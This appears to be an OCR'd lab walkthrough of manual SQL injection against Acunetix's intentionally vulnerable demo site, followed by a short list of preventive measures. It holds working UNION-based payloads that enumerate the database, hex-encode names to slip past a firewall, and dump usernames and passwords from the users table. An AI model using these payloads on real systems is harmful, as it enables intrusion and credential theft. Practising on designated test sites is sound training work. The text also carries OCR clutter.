


testphp.vulnweb.com/listproducts.php?cat=1 order by 12

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

```
Error: Unknown column '12' in 'order clause' Warning: mysql_fetch_array()
expects parameter 1 to be resource, boolean given in /hj/var
/www/listproducts.php on line 74
```

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173


comment on this picture

Walking

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

The last non error page is shown by 11.So there are 11 columns.

4.We need to find how many columns are having loop holes/vulnerabilities by typing union select 1,2,3,4,5,6,7,8,9,10,11


pictures
Best Hex to String Converter On
Best String to Hex Converter On
23°C
Mostly cloudy
ENG
IN
19:39
18-07-2022

testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,7,8,9,10,11

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

comment on this picture

Mean

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees

bla bla bla

painted by: Blad3

comment on this picture

7

2

painted by: 9


comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

The column numbers will be displayed. here it displays 2,7,9.

5.We need to find database name by removing any column loop hole number by database().


pictures
Best Hex to String Converter On
Best String to Hex Converter On
23°C
Mostly cloudy
ENG
IN
19:40
18-07-2022

testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,7,8,database(),10,11

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

comment on this picture

Mean

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees

bla bla bla

painted by: Blad3

comment on this picture

7

2


painted by: acuart

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

6.We need to find the table names from database by typing group_concat(table_name) from information_schema.tables where table_schema=database.


pictures
Best Hex to String Converter On
Best String to Hex Converter On
23°C
Mostly cloudy
ENG
IN
19:44
18-07-2022

testphp.vulnweb.com/listproducts.php?cat=1 union select 1,2,3,4,5,6,7,8,group_concat(table_name),10,11 from information_schema.tables where table_schema=da

painted by: r4w8173

comment on this picture

Mean

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173

comment on this picture

Trees

bla bla bla

painted by: Blad3

comment on this picture

7

2

painted by:

artists,carts,categ,featured,guestbook,pictures,products,users


comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Now it shows table names.Target users.

7.We need to find columns from users tables(replace table with column)and at last replace users by its hexa decimal number so that firewall does not identify.



String to Hex


Enter the text to encode to hex

users

Size : 5 B, 5 Characte

The encoded string:

7573657273



testphp.vulnweb.com/listproducts.php?cat=2 union select 1,2,3,4,5,6,7,8,group_concat(column_name)

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Paintings

Thing

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173


7

2

painted by: uname,pass,cc,address,email,name,phone,cart

Target uname,pass,address,email.

8.We need information from database about selected columns(replace column name with uname,0x2d,pass,0x2d,address,0x2d,email.)



testphp.vulnweb.com/listproducts.php?cat=2 union select 1,2,3,4,5,6,7,8,group_concat(uname,0x2d,pa

Thing

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.


painted by: r4w8173

7

2

painted by: test-test-email@email.com-John M Smith

Now we got username and password so we can login into admin panel and get the ability to change anything.



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

John M Smith (test)

On this page you can visualize or edit you user information.

Name:	John M Smith
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	5656756056450654
Address:	21 street AND GTID_SUBSET(CONCAT(0x7162767171,(SELECT (ELT(4781=4781,1))),0x7171627671),4781)

PREVENTIVE STEPS TO AVOID SQL INJECTION:

*The data base admin should not accept commands from end users from url

*Web developer should take care that page has to redirect to 404 error page if any errors

*Firewall should configure properly because it may by pass by hex decimals.

* Validate User Inputs

* Actively Manage Patches and Updates

* Raise Virtual or Physical Firewalls

* Harden Your OS and Applications

* Reduce Your Attack Surface

* Establish Appropriate Privileges and Strict Access

* Encryption: Keep Your Secrets Secret

* Deny Extended URLs.